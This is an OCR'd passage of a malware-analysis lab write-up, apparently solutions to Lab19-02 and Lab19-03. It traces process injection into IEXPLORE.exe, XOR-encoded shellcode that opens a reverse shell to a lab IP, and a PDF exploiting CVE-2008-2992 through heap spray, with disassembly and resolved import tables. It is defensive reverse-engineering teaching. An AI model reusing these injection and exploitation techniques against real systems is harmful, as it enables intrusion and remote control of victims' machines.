


Figure 3. WriteProcessMemory

At address 0x00401230, we can see a function with a lpbuffer argument passed in along with the buffer size and a process id. It is not hard to guess that this function is responsible for opening a handle to the remote process and eventually writing payload into it. We would just need to trace who called this function to find out where is the shellcode located.

```
.text:00401403 loc_401403:                             ; CODE XREF: _main+AD↑j
.text:00401403                 push    1A7h            ; dwSize
.text:00401408                 push    offset loc_407030 ; lpBuffer
.text:0040140D                 mov     ecx, [ebp+dwProcessId]
.text:00401410                 push    ecx             ; dwProcessId
.text:00401411                 call    ProcessInjection
.text:00401416                 add     esp, 0Ch
.text:00401419                 mov     [ebp+var_8], eax
.text:0040141C                 cmp     [ebp+var_8], 0
.text:00401420                 jnz     short loc_401436
.text:00401422                 push    offset aErrorInjecting ; "Error injecting process\n"
.text:00401427                 call    sub_40143D
.text:0040142C                 add     esp, 4
.text:0040142F                 mov     eax, 1
.text:00401434                 jmp     short loc_401438
```

Figure 4. Shellcode located at 0x407030

Seems like we have found the shellcode @0x407030. Lets take a peek at the shellcode =) as shown below… Press “C” to convert the bytes to code.




Figure 5. A peek into the shellcode

iii. How is the shellcode encoded?

Looking at the shellcodes in Figure 6, we can see that the author is using the "**call**" trick (as seen in step 2) to get the address of the shellcode. Analyzing the codes, we can that the shellcodes from 0x407048 onwards are decoded using XOR with 0xE7.




Figure 6. Shellcode using call instruction and XOR

iv. Which functions does the shellcode manually import?

To analyze the shellcode, we can either extract the shellcode and run it using sctest or you can choose to use a simple trick that I be showing to break in the newly created process.

1. First break at WriteProcessMemory function

2. Before the memory is written into the remote process we change the first byte of the shellcode (0x407030) to 0xCC (breakpoint)
3. Attach debugger to the newly created IEXPLORE.exe
4. Resume Lab19-02.exe in ollydbg
5. The IEXPLORE.exe will break on executing the injected shellcode

On analyzing the shellcode, you will come across a function that is responsible for manually importing the following functions. You may also wish to break at CALL instructions in the shellcodes to trace where in the memory are the address coming from.

Address	Value	Comment
0014017F	50000000	
00140183	E80853FF	
00140187	FFFFFF28	
0014018B	7C801D7B	kernel32.LoadLibraryA
0014018F	7C80236B	kernel32.CreateProcessA
00140193	7C801E1A	kernel32.TerminateProcess
00140197	7C80DE85	kernel32.GetCurrentProcess
0014019B	71AB6A55	ws2_32.WSAStartup
0014019F	71AB8B6A	ws2_32.WSASocketA
001401A3	71AB4A07	ws2_32.connect
001401A7	00000000	
001401AB	00000000	
001401AF	00000000	
001401B3	00000000	
001401B7	00000000	
001401BB	00000000	
001401BF	00000000	
001401C3	00000000	
001401C7	00000000	

Figure 7. imports

v. What network hosts does the shellcode communicate with?

We set a breakpoint @ connect and analzye the SockAddr struct passed to it.




Figure 8. SockAddr Struct **sin_port** =

0x3412 = 13330 **sin_addr** = 0xC0A8C802

= 192.168.200.2




Figure 9. Convert Hex to IP Address (online tool) **vi.**

What does the shellcode do?

Reverse shell(cmd.exe) to 192.168.200.2:13330. We can see that the shellcode executes CreateProcessA after connecting to the remote IP.




Figure 10. CreateProcessA

The following figure is a internal setup to see how the malware would behave on successful connection to the IP & port. As we have expected, a reverse shell connection is established.

Figure 11. Reverse shell connection established

c. Analyze the file *Lab19-03.pdf*. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file *Lab19-03_sc.bin* using *shellcode_launcher.exe*.

i. What exploit is used in this PDF?

Lets recce the pdf file first to get more insight. We can see that it contains /JS and /JavaScript elements. Which indicates that this pdf **might** be using javascript to exploit the pdf…




Figure 1. pdfid to recce the pdf file using pdfextract we can

easily extract the javascript contents.




Figure 2. Extract javascript via pdfextract tool

The extracted javascript contains the payload and some pdf version check to filter which pdf reader version can be exploited followed by some standard heapspray and finally the trigger "**util.printf**". A google search on this printf exploit surfaced the following article from CORE security. CVE-2008-2992 a Printf buffer overflow exploit.




Figure 3. CVE-2008-2992; Printf buffer overlow

ii. How is the shellcode encoded?

Referring to Figure 3, we can easily see that the payload is unicode encoded by the %u symbol. We could convert it using a unicode2raw tool provided in remnux… or you can write your own simple tool to do it.

Figure4. unicode2raw

iii. Which functions does the shellcode manually import?

Before jumping straight into analyze the shellcode, we could use sctest to generate a nice little graph of the piece of shellcode we are analyzing.

Figure 5. sctest and dot




Figure 6. Flow Graph

Notice the GetFileSize at the bottom left, this indicates that the shellcode is attempting to open a file and is using GetFileSize to find the correct file handler. Perhaps more payload is in the file. using shellcode_launcher.exe provided by the book, we could launch the shellcode in ollydbg with a open file handle to the pdf file.




Figure 7. shellcode_launcher

On running the malware, the program will break automatically. Manually set the new origin to the next instruction to resume program flow as shown below.




Figure 8. Set new origin to jmp instruction

If we look at the handles, we would see that the pdf file is in it as well.




Figure 9. File Handle open

Tracing the shellcode we will soon come into the following codes. The code here is trying to find the function address from kernel32.dll by using a computed checksum.

Figure 10. imports

The shellcodes then attempts to Load shell32 library followed by a search for ShellExecuteA as shown in Figure 11 to 13.

Figure 11. LoadLibraryA on shell32




Figure 12. finding ShellExecuteA address

Address	Value	Comment
00350101	7CEC81E5	shell32.7CEC81E5
00350105	E8000001	
00350109	0000016E	
0035010D	7C801D7B	kernel32.LoadLibraryA
00350111	7C80236B	kernel32.CreateProcessA
00350115	7C801E1A	kernel32.TerminateProcess
00350119	7C80DE85	kernel32.GetCurrentProcess
0035011D	7C835DE2	kernel32.GetTempPathA
00350121	7C8360F5	kernel32.SetCurrentDirectoryA
00350125	7C801A28	kernel32.CreateFileA
00350129	7C810B07	kernel32.GetFileSize
0035012D	7C810C1E	kernel32.SetFilePointer
00350131	7C801812	kernel32.ReadFile
00350135	7C810E17	kernel32.WriteFile
00350139	7C809BD7	kernel32.CloseHandle
0035013D	7C80FDBD	kernel32.GlobalAlloc
00350141	7C80FCBF	kernel32.GlobalFree
00350145	7CA41150	shell32.ShellExecuteA
00350149	0000C602	
0035014D	0000106F	
